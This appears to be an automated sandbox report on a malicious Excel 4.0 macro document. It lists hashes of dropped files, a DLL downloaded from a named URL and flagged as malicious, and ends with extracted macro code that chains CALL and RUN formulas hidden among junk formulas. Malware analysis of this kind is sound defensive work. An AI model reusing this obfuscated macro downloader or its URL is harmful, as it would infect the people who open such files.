SSDEEP:	192:lA5m/ZivMeOugvCm+CFPutUdCvQKkmXMsWOwP2f19fkELxMCnsG:lLQyx5sUgvQ4lA292EbsG
MD5:	7398A2F851BD34E393B519BF1E875277
SHA1:	5115EAD153C056703D6FC041D332D856FF3CAB2B
SHA-256:	CCC5B089CBE993673B437B9CEE5BE4E4BCF8999F74F84A77ECE9EC01813517A5
SHA-512:	D98FF340312BD064002C9C54F5ACE140647411D0A72825D17B9D0D3DA8A54B4B281C3BB9CFF6633DFE13EB3C7D44DF58C4467B7EF368DA24830C05F3672BCEE
Malicious:	false
Preview:	MDMP..... .....2..`.....U.....B.....GenuineIntelW.....T.....)..`.....@..1.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4621
Entropy (8bit):	4.449817238256939
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER58B7.tmp.xml	
SSDEEP:	48:cvIwSD8zsyJgtWI9fvWSC8Bm8fm8M4JkMGEF8wy+q8sSdMKJYbgd:uITfAk+SNVJYNqYbgd
MD5:	A0F1A7247BFAC0C9B73858DC79665D7E
SHA1:	19301FF2E82290A794A2469DEB078EC2C4FF2AAD
SHA-256:	A8B9192922BEC62DEF51699075A59623E048621259670145027438E468A2D755
SHA-512:	BC3B7755771F262EADA33BAB6A9589568752ABAC59B5D6FD5EB1929E7DEEEB9931CC08E57A6FFF1DB3D05E750732261E63652B7400D4AE5074C6DFAD13ADA39A
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="986203" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8258
Entropy (8bit):	3.690894055322852
Encrypted:	false
SSDEEP:	192:RrI7r3GLNic+6IOEUe6YqMSURgmfJdpSN+pBB89bKesfh9mOm:RrlsNi16IOW6YRSURgmfJdpSlKdfh9m
MD5:	9AEBAB314B2BD9AF417BC87D58172805
SHA1:	5B4DE827B9E4EB11B844A1C938674B4C3DCBDF7D
SHA-256:	BAF40699EC1503DC290CDCBC12CBC16E79BF643F16901820BD3391A0B62FDBC6
SHA-512:	C3D8CC098D9B61ADF6D89E5B0F9CA41C236741B7449581288E6F2099C724B26CDE6B2EBE3E7D15B231D4E1B4A343FBA0729E8C4A050380E8883A66F348D630FC
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.7.8.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER640D.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4621
Entropy (8bit):	4.450060334493844
Encrypted:	false
SSDEEP:	48:cvIwSD8zszJgtWI9fvWSC8BP8fm8M4JkMGEF/Q+q8sSdUKJY5gd:uITfNk+SNGJAZqY5gd
MD5:	BA42F4ED21FCF20EA61DE53019AFF2E6
SHA1:	5F31D906B4D7898680740E47012E551444C41329
SHA-256:	E8909D4B3BCEF7BB6D8526B105E79A8BC69CFF24755013DAA5091CB5A24CB7BF
SHA-512:	820EEABF7A4172B5A0D469F7D5C38FF6F77AC283469EC5D294432C78BD50FC22860F2FB97D8E3A0E824C3B57259FF39BB8D8F7E1313E44415EF781696638ED15
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="986204" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\9B0D8C85-82C2-4C91-AEDC-B9459681EEEA	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.36837155136519
Encrypted:	false
SSDEEP:	1536:IcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:vEQ9DQW+zPXO8
MD5:	421B3B97C4DD0FB55E325A1D2AE0D0C8
SHA1:	52C5DC8226280C0F3A5E9A7005B20768E0CF4250
SHA-256:	44A5C380DB28AF6E10E6037428D4E955FD1324511F0E03656134371F86DC9DDB
SHA-512:	EF9CC8A5F9C09FF5C23FEE36F40DBE56241ACC2E90CFED934A04D775281EFBF61133E62C7E805777964C634219A7758A2F190B63CD3772962BCBF6B08A40EDC

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\9B0D8C85-82C2-4C91-AEDC-B9459681EEEA	
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T11:32:25">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ue[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	395500
Entropy (8bit):	6.001802978220178
Encrypted:	false
SSDEEP:	3072:AJh65mtNNZQJjumcc/9zZppSFR1qY2/N33i7eVZ5qP3Ca6xzDthbrath0PIk:AJBNNcjuQ/9zoaV3EeVHq/Ca6Vbrdg
MD5:	79E922F1BC80F1C6D9F7273DD2CC67A7
SHA1:	31502F7EFDE63CD3FAE8C1258458CC9070A51749
SHA-256:	25C075C6919DFB86DF81D3E868D1420D88522746ACA34946E864145AD588E5E0
SHA-512:	3116A44D4287F3F585FEFB5D527460D33F0E724879129F6AF2822BD4B8170D7593982AB21575179E3B1480A286A0135BEB2BF7B2F6589E26C21D468BF97919A0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
IE Cache URL:	http://https://signifysystem.com/ceg7AX7oN0o/ue.html
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....]..r..o!..o!..o!..|!..o!..}!..o!Rich..o!.....PE..L....c.`.....!..... .. .....k.....0.....0.....code..... ..`.data... ....`.....

C:\Users\user\AppData\Local\Temp\E0C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81548
Entropy (8bit):	7.910222120901931
Encrypted:	false
SSDEEP:	1536:sjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJDt:g+nHSD8YZo/Uh0ZymYQ0y7FAL5t
MD5:	3FAF6C9EC3CA97F2FDBB16AAF7F21538
SHA1:	6EE949BBC6EEAA09970FA0F0712DC63B3ED3351E
SHA-256:	69824A86AA6A1E806A3B6820C01045130690515875A7E23B4E3C5FE73C7C96A2
SHA-512:	26D9E11FF580999CE2D40C4FED2477BD50A003B26E55BF0440C9CD45F867DD91BEE09F04663761FB4581B4DC6566BCED9FE02351A6A447BE6C53D6EA946B7D0
Malicious:	false
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...I.%(/.-Q7."..=@...Q.b....0d|.fp.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E..'/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\9659e9a8_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:53 2020, mtime=Wed May 12 10:32:29 2021, atime=Wed May 12 10:32:29 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.705815148671922
Encrypted:	false
SSDEEP:	48:8Izi0Eoq2VOEEwcNaOExB6pIzi0Eoq2VOEEwcNaOExB6:82i0lqeFyNaFxK2i0lqeFyNaFx
MD5:	6FA30B3E904D62A12E94BEE14F7A29A1
SHA1:	66A94FD22924AE600B07172BCD57AA86E967E6BE
SHA-256:	4B48D4C6FC7E4A305D4FDC86A3D220DC564E7F21E9B34D71C1CBA69D956CA4B0
SHA-512:	B584A61F1ECFFE4D7BD8FFF85DD87790494A37B1069E1106C744383F832AEFCF944DD05072A9D8DC682D04C54A47A169BC318A91BEE54F14D4AACE139DED0EF3
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\9659e9a8_by_Libranalysis.LNK	
Preview:	L.....F.... ...o..S.....}"G....}"G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.\.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.\....#J.....PDK.j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N...R.\.....Y.....>.....d.'.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.\ .9659E9~1.XLS..j.....>Q{<.R.\.....V.....9.6.5.9.e.9.a.8._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\Users\user\Desktop\9659e9a8_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.9.6.5.9.e.9.a.8._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...As...`.....X.....376483.....!a..%.H.VZAj...L.....!a..%.H.VZAj...L.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Wed May 12 10:32:29 2021, atime=Wed May 12 10:32:29 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.669574121320632
Encrypted:	false
SSDEEP:	12:8d1XUSduCH2KO0E4isQ9J+WrjAZ/DYbD0RSeuSeL44t2Y+xIBjKZm:8dBi0+P9vAZbcD037aB6m
MD5:	B25CFCF82131C1477BE254A8197AC4D7
SHA1:	C9F9DD0B2A241654D3CABF53181C9104F72A4F33
SHA-256:	BA2619BEC415B0F8436042E36185BFCDA8A399E1ED772FDE3EFFE088561031B9
SHA-512:	9154445B77F891BF81113FEB819F84040B5C60FF1C0AEC44E6B8AE33A1CBE945E81EE452666C022E2FC134CFFE8D2B9CF90835C66C56CF4C615DD6D1014FE59
Malicious:	false
Preview:	L.....F.....-.....}"G..$U.}"G... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.\.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.\....#J.....PDK.j.o.n.e.s.....~.1.....R.\..Desktop.h.....N...R.\.....Y.....>.....XI.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....376483.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.664326784625596
Encrypted:	false
SSDEEP:	3:oyBVomMEcx14HdGUwSLMp6l7cA14HdGUwSLMp6lmMEcx14HdGUwSLMp6lv:dj6L4HdhNrP4HdhNbL4HdhNf
MD5:	43AA6DB16A8F46F4ECBA390A0C27654B
SHA1:	F81E4099E1ACBCB5C5C1FDEABD4EF079DBD32D32
SHA-256:	41876EF74BEE90E671EC9ACD42CB627C0F108FCE02EEE7523A101F3410D1ABB1
SHA-512:	1DBE7DAF0D2596E53585C49617EB89F46A4F135B81565FC52D51CF0F94D4C27B253A43966D6765A6412527A1DDF886C280A4C867316F53536E95D1DF9CA3FDF
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..9659e9a8_by_Libranalysis.LNK=0..9659e9a8_by_Libranalysis.LNK=0..[xls]..9659e9a8_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\02C40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616544637493411
Encrypted:	false

C:\Users\user\Desktop\02C40000	
SSDEEP:	3072:a7NiRdSD8YNoTU90uJfzn3b20X7vrPlsrXvLlL7LF7Niux:bRdTrTU9Z0qux
MD5:	09AEDE7585D5AD0099BEB6C37CD691D3
SHA1:	EAAB1B9AAA1E3704BB0CDC619BBD70F5DF20A0CB
SHA-256:	D989BDABA142C45F0AE3CD17B74C1E3AC5476D5FF00E9687414FFA08A105D744
SHA-512:	0C2A3363F0FC9CB81144ACAF80906FA617D5DEF59E794286E24828F05032429F4BACB2C4BB635179331F4F8B2024B04AC69CD2CDA3EC725445FE6466171C9A1
Malicious:	false
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. ....."....1.....E..C.a.l.i.b.r.i.1.....E..A.r.i.a.l.1.....E..A.r.i.a.l.1.....E..A.r.i.a.l.1.....E..C.a.l.i.b.r.i.1...,..8.....E..A.r.i.a.l.1..... 8.....E..A.r.i.a.l.1.....8.....E..A.r.i.a.l.1.....<.....E..A.r.i.a.l.1.....4.....E..A.r.i.a.l.1.....4.....E..A.r.i.a.l.1...h...8.....E..C.a.m.b.r.i.a.1.....E..C.a.l.i.b.r.i.1..... .....A.r.i.a.l.1.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... .....A.r.i.a.l.1.....A.r.i.a.l.1.....

C:\Users\user\ritofm.cvm	
Process:	C:\Windows\SysWOW64\explorer.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	395500
Entropy (8bit):	0.00837191942417358
Encrypted:	false
SSDEEP:	6:idqwHVg3F+X32RuZm6wY/Flmml/eVS3XJMgFKR+vlfq:eH1GSGUZmBYNcSWcnugFKR8l
MD5:	B3D98EABC7EAB34E9E3EF6D7A9D24385
SHA1:	B9711AA2FE0E5B7136BDF56C120A8D490569BE0D
SHA-256:	B7C7FFE3ACD3A9FDBC2DF68B3B999E33D29A43B0235FBD68DB6BE8970008E872
SHA-512:	5F6940C42F8D621D813A9C4D42A45DCB81AC1A113EB05B85DB80B0C47AC69727C44F8B9138A8D3C68308F2EC8571D829FFBC800DD4B3EF1686CECEDC85C72 EE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....].r..o!..o!..o!..|!..o!..}!..o!Rich..o!.....PE..L....c.`.....!..... .. .....k.....0.....0.....code..... ..`.data... ....`..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	9659e9a8_by_Libranalysis.xls
File size:	375808
MD5:	9659e9a80fba8f055fbe4e3757b0fd88
SHA1:	701af32440a369d3bf1533cf3d741904b614a470
SHA256:	252bda62a929c697a8b96035c1a52314d88067e745799c b66ac5d9dd593379b0
SHA512:	2f94eeed0b1cbc7c7e13fbb66ffca3ba193118d5457b85c cfbf81f4f85406d91853383b34e0553a9f9130327d167f1fc 5786d8d7935e6a67fa0c4e3a4fd37167
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/tbHm 7H9G4l+s2k3zN4sbcd:vUGAt6Uqa5DPdG9uS9QLp4l+ s+o8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "9659e9a8_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . X . . . . . h . . . . . v a n - v a n . . . . . v i - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .

General	
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
